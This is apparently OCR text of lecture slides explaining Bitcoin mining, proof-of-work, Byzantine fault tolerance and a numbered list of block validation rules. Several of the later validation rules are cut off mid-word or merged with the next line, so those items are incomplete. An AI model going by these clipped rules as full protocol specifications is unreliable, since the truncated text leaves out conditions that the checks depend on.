
How Mining Works




Cryptographic puzzle




PoW : only exhaustive brute force works




Byzantine Fault Tolerance : achieving consensus with traitors







Consensus Protocol



Consensus protocol




Series of check




1. Check syntactic correctness
2. Reject if duplicate of block we have in any of the three categories
3. Transaction list must be non-empty
4. Block hash must satisfy claimed *nBits* proof of work
5. Block timestamp must not be more than two hours in the future
6. First transaction must be coinbase (i.e. only 1 input, with hash=0, n=-1), the rest must not be
7. For each transaction, apply "tx" checks 2-4
8. For the coinbase (first) transaction, scriptSig length must be 2-100
9. Reject if sum of transaction sig opcounts > MAX_BLOCK_SIGOPS
10. Verify Merkle hash
11. Check if prev block (matching *prev* hash) is in main branch or side branches. If not, add this to orphan block in *prev* chain; done with block
12. Check that *nBits* value matches the difficulty rules
13. Reject if timestamp is the median time of the last 11 blocks or before
14. For certain old blocks (i.e. on initial block download) check that hash matches known values
15. Add block into the tree. There are three cases: 1. block further extends the main branch; 2. blo make it become the new main branch; 3. block extends a side branch and makes it the new m
16. For case 1, adding to main branch:
    1. For all but the coinbase transaction, apply the following:
        1. For each input, look in the main branch to find the referenced output transactior
        2. For each input, if we are using the *n*th output of the earlier transaction, but it ha
        3. For each input, if the referenced output transaction is coinbase (i.e. only 1 input (100) confirmations; else reject.
        4. Verify crypto signatures for each input; reject if any are bad
        5. For each input, if the referenced output has already been spent by a transactior
        6. Using the referenced output transactions to get input values, check that each in
        7. Reject if the sum of input values < sum of output values
    2. Reject if coinbase value > sum of block creation fee and transaction fees


PoW to avoid fraud



